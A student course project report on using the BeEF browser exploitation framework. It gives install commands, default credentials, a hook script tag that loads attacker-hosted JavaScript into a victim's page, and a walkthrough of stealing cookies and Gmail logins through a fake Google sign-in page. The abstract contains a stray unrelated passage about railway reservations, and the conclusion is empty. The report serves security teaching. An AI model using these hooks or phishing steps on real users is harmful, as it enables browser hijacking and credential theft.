Karnataka Law Society's

GOGTE INSTITUTE OF TECHNOLOGY

Udyambag Belagavi -590008 Karnataka, India.

Department of Computer Science Engineering

Course Project Report on

WebApp Attack Using BeEF

7th semester B.E. In

Cyber Security: A Practical Approach-18CS756

Submitted by

Sl.no	Name	USN
01	Narasimha Katti	2GI19CS079
02	Niranjan Baloji	2GI19CS083
03	Pavan Chikkodikar	2GI19CS089
04	Rahul Joshi	2GI19CS106

Under the Guidance of

Asst.Prof. Sagar Pujar

2022-23

Department of Computer Science and Engineering

Title: WebApp Attack Using BeEF

Team Members Details:

Sl.no	Name	USN
01	Narasimha Katti	2GI19CS079
02	Niranjan Baloji	2GI19CS083
03	Pavan Chikkodikar	2GI19CS089
04	Rahul Joshi	2GI19CS106

Marks Allocation:

	Batch No.: 08					
1.	Project Title: WebApp Using BeEF	Marks Range	**USN**			
			2GI19CS079	**2GI19CS083**	**2GI19CS089**	**2GI19CS106**
2.	Abstract (PO2)	0-2				
3.	Application of the topic to the course (PO2)	0-3				
4.	Literature survey and its findings (PO2)	0-4				
5.	Methodology, Results and Conclusion (PO1, PO3, PO4)	0-6				
6.	Report and Oral presentation skill (PO9, PO10)	0-5				
	Total	20				

Signature of Staff

Karnataka Law Society's

GOGTE INSTITUTE OF TECHNOLOGY

Department of Computer Science and Engineering

CERTIFICATE

This is to certify that the course-based project entitled "**WebApp Attack Using BeEf**" is a Bonafide work done by Narasimha Katti (2GI19CS079), Niranjan Baloji (2GI19CS083), Pavan Chikkodikar (2GI19CS089) and Rahul Joshi (2GI19CS106) in partial fulfilment of the requirement for the award of degree in "BACHELOR OF ENGINEERING in Computer Science Engineering" during the academic year 2022-2023.

Faculty In Charge
Asst. Prof. Sagar Pujar

Head of the Department
Dr. Prof. V.S. Rajpurohit

Abstract

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exportability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context. This project contains Introduction to the Railways reservation system. It is the computerized system of reserving the seats of train seats in advanced. It is mainly used for long route. On-line reservation has made the process for the reservation of seats very much easier than ever before.

Table of Contents

Chapter 1
Introduction

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

BeEF is the Browser Exploitation Framework and is a Open-source penetration testing tool that focuses on browser-based vulnerabilities. That means that beEF is extremely useful for Social engineers with "fake" website's. This tool is of course also useful for anyone who "need's" it.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exportability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

The BeEF is used to send commands that will be executed on the web browser of the victim computer. The victim users will be added as zombies to the BeEF framework. When the attacker logs into to the BeEF server, he can then execute the modules against the specified victim user. An attacker can execute any module or write his own module, which enables him to execute an arbitrary command against the victim zombie.

Chapter 2
Installation Of BeEF

Pre-requisites

- Have Ruby Installed (version 2.5 or newer)
- Have Node.js (10 or newer)
- Have SQLite.
- Have the gems listed in the Gem file
- Have Mac OSX 10.5.0 or higher (modern Linux)

Install SQLite

SQLite is a DBMS contained in C library but it is different from other database management systems in that it is not a client-server database engine rather it is embedded in the program. It comes pre-installed on Kali Linux.

Installing SQLite on linux we just need a single command.

```
sudo apt-get install sqlite3
```

Install Ruby

Ruby is an open-source and dynamic programming language which is focused on simplicity. It is installed by default on Linux. But in case you find it missing you can install it by running the below command.

```
sudo apt-get install ruby-full
```

Install Gemfiles

Gems are ruby files used to extend its applications functionalities. They contain re-usable functions shared among Ruby users. We will install gemfiles using bundler since it makes it easier to install many gems in a single command.

We open a terminal window and run below command to install bundler.

```
gem install bundler
$ bundle install
$ git add Gemfile Gemfile.lock
```

Chapter 3

Steps to perform BeEF Hacking

Step 1: Installing BEeF

BEeF does not come pre-installed on newer versions of Kali Linux (from version 2019.3) but if you update an older version of Kali Linux, you will not lose the BEeF framework. But you have to make sure to use "**beef-xss**" to launch the framework instead of "beef" as it was on earlier version. However, if you had BEeF pre-installed before or you have to install it, the installation command is the same.

```
sudo apt install beef-xss
```

Step 2: Launching beef hacking framework


After installing Beef we now move on to the second step which is starting the framework in order to access the user interface and get the hook we need to attack our victim.

```
Sudo beef-xss
```


On the area in the red box, we have two very important things; the we UI - this is the link address from which you will access the user panel of the beef hacking framework and the web-hook - this is a JavaScript script which you need to insert to the vulnerable website in order to hook your victim's browser in beef hacking.

NOTE:


BEeF default password is and username is "**beef:beef**"



The web UI should look like the one below



And after logging in we have a view that looks as shown below. From here you can see the hacked browsers both online and offline.



Step 3: Hooking the target web browser

Once we have logged into beef hacking framework UI, we now have to create a hook from which we will be able to attack the victim. The hook script looks like this.

```
<script src="http://<IP ADDRESS>:3000/hook.js"></script>
```


Where we have IP you have to replace it with your IP address from where your victim's browser will hook back to. Beef hacking framework provides for a demo site which can be accessed via

```
http://127.0.0.1:3000/demos/basic.html
```

But we will be creating our own HTML file from where will add our hook.

```
<html>
  <head>
    <title>RahuGraha</title>
      <script src="http://127.0.0.1:3000/hook.js"></script>
  </head>
  <body>
    <h1>YOU HAVE BEEN HACKED!!!</h1>
  </body>
</html>
```


We now have to run our HTML file on a web browser.



As you can see, we have our victims web browser hooked.

Step 4: Executing commands on the victim's browser

We now have a beef hacking hook on the victim's browser and we can execute numerous commands within the beef hacking framework in order to collect important information we may require from the victim's browser. some of the capabilities available on beef hacking framework are as shown below categorically.



As you can see, we have over 100 commands which we can use against the victims' browsers.


There are over 300 modules, from browser hacks to social engineering, including, but certainly not limited to:

- Get Visited Domains (browser)
- Get Visited URLs (browser)
- Webcam (browser)
- Get All Cookies (extension)
- Grab Google Contacts (extension)
- Screenshot (extension)


- Steal Autocomplete (social engineering)
- Google Phishing (social engineering)

Step 5: Launching a social-engineering attack


In this guide we will try and carry out a social engineering attack on our victim in order to acquire the user's login details. we just have to select the command we need and execute it.



We will be acquiring the user's g mail login details. Once we execute the command, the victim will be redirected to a webpage similar to the google login page requiring him/her to her username and password as shown below.



And once the user enters his/her username and password we will be ale to view it right from our beef hacking framework (see image below). After the user clicks the sign in button, he/she will be redirected to the official google sign in page. This aids in making the attack more stealth.



We now have the user's email username and password. Beef hacking framework also acts as an advanced keylogger and it is able to collect the keys that have been clicked by a victim while using the browser this makes it more dangerous.

Chapter 4
Conclusion

